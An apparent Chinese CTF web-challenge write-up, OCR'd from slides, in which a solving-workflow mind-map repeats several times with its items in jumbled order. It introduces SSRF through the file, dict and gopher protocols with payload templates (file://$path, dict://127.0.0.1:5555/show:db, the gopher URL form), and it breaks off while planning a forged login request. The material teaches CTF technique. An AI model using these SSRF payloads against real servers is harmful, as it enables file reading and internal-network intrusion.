

web题目
回显提示其他页面
回显是否存在提示
有
无
手动构造提示
做不到
肯定存在其他信息
利用回显进行渗透
操作是否有回显
可以
是否是本地代码的操作
拿到flag
利用源码漏洞进行攻击或找到提示
利用源码漏洞渗透
首页是否可操作
不可
可利用
根据提示访问对应页面
源码是否可利用或存在提示
有提示
无
无
否
找到
是否发送网络包
根据参数名判断参数作用
网络包内是否存在提示信息
是
是
是
否
根据源码构造参数
路径扫描能否得到文件
Presented with xmind


思路

- 看到页面和源代码好像没有什么信息





web题目
回显提示其他页面
回显是否存在提示
有
无
手动构造提示
做不到
肯定存在其他信息
利用回显进行渗透
操作是否有回显
是否是本地代码的操作
可以
拿到flag
利用源码漏洞进行攻击或找到提示
利用源码漏洞渗透
首页是否可操作
不可
可利用
根据提示访问对应页面
源码是否可利用或存在提示
有提示
无
无
否
找到
是否发送网络包
网络包内是否存在提示信息
是
根据参数名判断参数作用
是
根据源码构造参数
否
是
路径扫描能否得到文件
Presented with xmind


web题目
回显提示其他页面
回显是否存在提示
有
无
手动构造提示
做不到
肯定存在其他信息
利用回显进行渗透
操作是否有回显
可以
是否是本地代码的操作
拿到flag
利用源码漏洞渗透
利用源码漏洞进行攻击或找到提示
首页是否可操作
不可
可利用
源码是否可利用或存在提示
有提示
根据提示访问对应页面
无
无
否
找到
是否发送网络包
根据参数名判断参数作用
是
网络包内是否存在提示信息
是
根据源码构造参数
是
否
路径扫描能否得到文件
Presented with xmind



- 看到url，传入了一个参数?
- 并且访问了一个网址
- 再根据首页给出的提示，要我们从127.0.0.1访问
- 猜测：此处可能存在ssrf漏洞

Ssrf漏洞


不可访问
用户身份
不可访问
部分
用户
可以访问
用户可访问部分
用户让服务器访
问用户身份不可
访问部分
服务器向用户返回访问到的值
返回
访问
服务器

Ssrf常用协议

- File:文件读取协议
- Dict:词典网络协议
- Gopher:信息查找系统

File协议

- 用于读取对应路径下的文件
- Payload:

    file://$path

Dict协议

- 目标是超越webster protocol,允许客户端在使用过程中访问更多字典
- dict.org/rfc2229.txt（官方详解）
- 在ssrf中主要干这些事

1、探测内网主机

2、探测端口的开放情况和指纹信息

3、执行命令

- 使用方式

1、dict://serverip:port/命令:参数

2、向服务器的端口请求为【命令:参数】，并在末尾自动补上\r\n，为漏洞利用增加了便利


3、dict协议执行命令要一条一条执行

- Eg:dict://127.0.0.1:5555/show:db (show database)

Gopher协议

- 它将Internet上的文件组织成某种索引，很方便地将用户从Internet的一处带到另一处。在WWW出现之前，Gopher是Internet上最主要的信息检索工具，Gopher站点也是最主要的站点，使用**tcp70**端口
- 格式

URL:gopher://<host>:<port>/<gopher-path>_后接TCP数据流


web题目
回显提示其他页面
回显是否存在提示
利用回显进行渗透
有
无
手动构造提示
做不到
肯定存在其他信息
操作是否有回显
是否是本地代码的操作
可以
拿到flag
利用源码漏洞渗透
利用源码漏洞进行攻击或找到提示
首页是否可操作
不可
可利用
源码是否可利用或存在提示
有提示
根据提示访问对应页面
无
无
否
找到
是否发送网络包
根据参数名判断参数作用
是
网络包内是否存在提示信息
是
是
否
根据源码构造参数
路径扫描能否得到文件
Presented with xmind

访问什么呢？


- 还记得首页的提示吗？
- 也就是说要我们利用gopher协议，以服务器身份向login发送登录请求


怎么成功登录呢？

